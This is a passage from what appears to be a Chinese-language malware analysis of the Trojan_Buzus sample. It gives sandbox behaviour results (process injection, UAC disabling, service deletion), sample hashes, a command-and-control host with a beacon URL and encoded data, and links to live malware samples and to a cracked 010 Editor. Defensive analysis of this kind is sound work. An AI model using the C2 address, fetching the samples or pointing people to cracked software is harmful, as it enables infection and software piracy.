DABC4F9A0AFB9C3CDCCD7FBC09B978EDE9C9F919C88C98D8094C1898490D4D6DDD6869AD4DADEB4A  
4FFF2F6FDF0F6FEFCF8FFFDEB8B8082
```

静态分析

情况基本一致不在赘述：



可疑行为(Windows XP)

动态检测结果

威胁程度	进程	行为名称	行为描述
	18800417.exe[pid=3076]	收集磁盘信息 ▼	恶意程序通过获取用户磁盘信息的方式,以达到获取敏感信息的目的
	18800417.exe[pid=3076]	系统配置信息收集	恶意程序会通过收集电脑配置信息来进行信息的统计
	18800417.exe[pid=3076]	从资源释放文件并运行 ▼	恶意程序通过从资源释放文件并运行的方式,以达到隐藏恶意代码的目的
	18800417.exe[pid=3076]	加载资源到内存	恶意程序通过从资源释放资源到内存中,进行解密操作
	18800417.exe[pid=3076]	内存解密PE文件 ▼	恶意程序通过读取敏感PE文件数据,以达到写入恶意代码的目的
	18800417.exe[pid=3076]	进程数据重写 (控制线程上下文方式) ▼	通过写敏感数据到进程空间或通过内存映射方式映射敏感数据并在后续能够执行或利用该敏感数据,以达到隐藏恶意代码的目的
	18800417.exe[pid=3076]	获取线程上下文	恶意程序通过得到上下文环境,以达到获取上下文环境信息的目的
	18800417.exe[pid=3076]	将数据写入远程进程 ▼	调用WriteProcessMemory将数据写入其它进程地址空间,以达到注入shell code或恶意dll。
	18800417.exe[pid=3076]	设置线程上下文	恶意程序通过设置环境上下文,到达修改上下文环境信息的目的。常用于修改改变eip运行地址
	18800417.exe[pid=2476]	收集磁盘信息 ▼	恶意程序通过获取用户磁盘信息的方式,以达到获取敏感信息的目的
	18800417.exe[pid=2476]	系统配置信息收集	恶意程序会通过收集电脑配置信息来进行信息的统计
	18800417.exe[pid=2476]	拷贝文件到系统目录 ▼	恶意程序通过拷贝文件到系统目录的方式,以达到隐藏恶意文件的目的
	18800417.exe[pid=2476]	禁用用户访问控制UAC ▼	通过修改注册表达到禁用用户访问控制UAC,降低系统安全性
	18800417.exe[pid=2476]	关闭用户访问控制UAC提醒 ▼	通过修改注册表达到关闭用户访问控制UAC提醒,降低系统安全性
	18800417.exe[pid=2476]	打开服务控制管理器	恶意程序通过打开服务控制管理器(Service Control Manager),以达到对服务进行控制的目的
	18800417.exe[pid=2476]	删除服务	恶意程序通过删除服务,以达到破坏系统正常功能的目的
	18800417.exe[pid=2476]	尝试打开Csrss进程 ▼	尝试打开Csrss进程,可用于权限判断

[illegible]

f0a3eec2709682107edae2372e8984e15bd3b2b7e3de9878ba76cd69cc556ce0
33e3065cc7fe4f4a6c7b707fbef7a138a81cdc7906fcf2b565be5e91ec17ec08
196ba3121fba4cb7e6dad93f46bda0450996aed308325f124ac7a508ff6bb10
75d0b1743f61b76a35b1fedd32378837805de58d79fa950cb6e8164bfa72073a
3269095d5a98d381acfa4bdfab9e47d2e58f84bf646bf5a4bf2a3f6c6630203c
f0a3eec2709682107edae2372e8984e15bd3b2b7e3de9878ba76cd69cc556ce0

HOST: 081007e30903.lantzel.com/get2.php?

c=CNEUQIGW&d=26606B67393435363E2F676268307D3F222022222425243177757E4469747A22
4213131B1212151E0E5C434F116F1C6A76057701040172050A0D0309797F7F0C7304707A01707E
767F7E0C7F7F6B2C263E2737216964606F7E31333F616E6A3A535155505243070305545A4D031E
180A024C442C455329031B12474B4C4D4E47B6B0B6BABDA3F6F5E7EAB7F9F9E3EAE3FCA2A0BD
F1EDF3B1F4FDABC4F9A0AFB9C3CDCCD7FBC09B978EDE9C9F919C88C98D8094C1898490D4D6D
DD6869AD4DADEB4A4FFF2F6FDF0F6FEFCF8FFFDEB8B8082 081007e30903.lantzel.com

样本地址

https://github.com/XTpeeps/MalwareSamples/tree/master/Trojan_Buzus

工具

010editor的破解 https://blog.csdn.net/weixin_43360152/article/details/87886439

在线沙箱工具

<https://sandbox.pikker.ee> 可以下载样本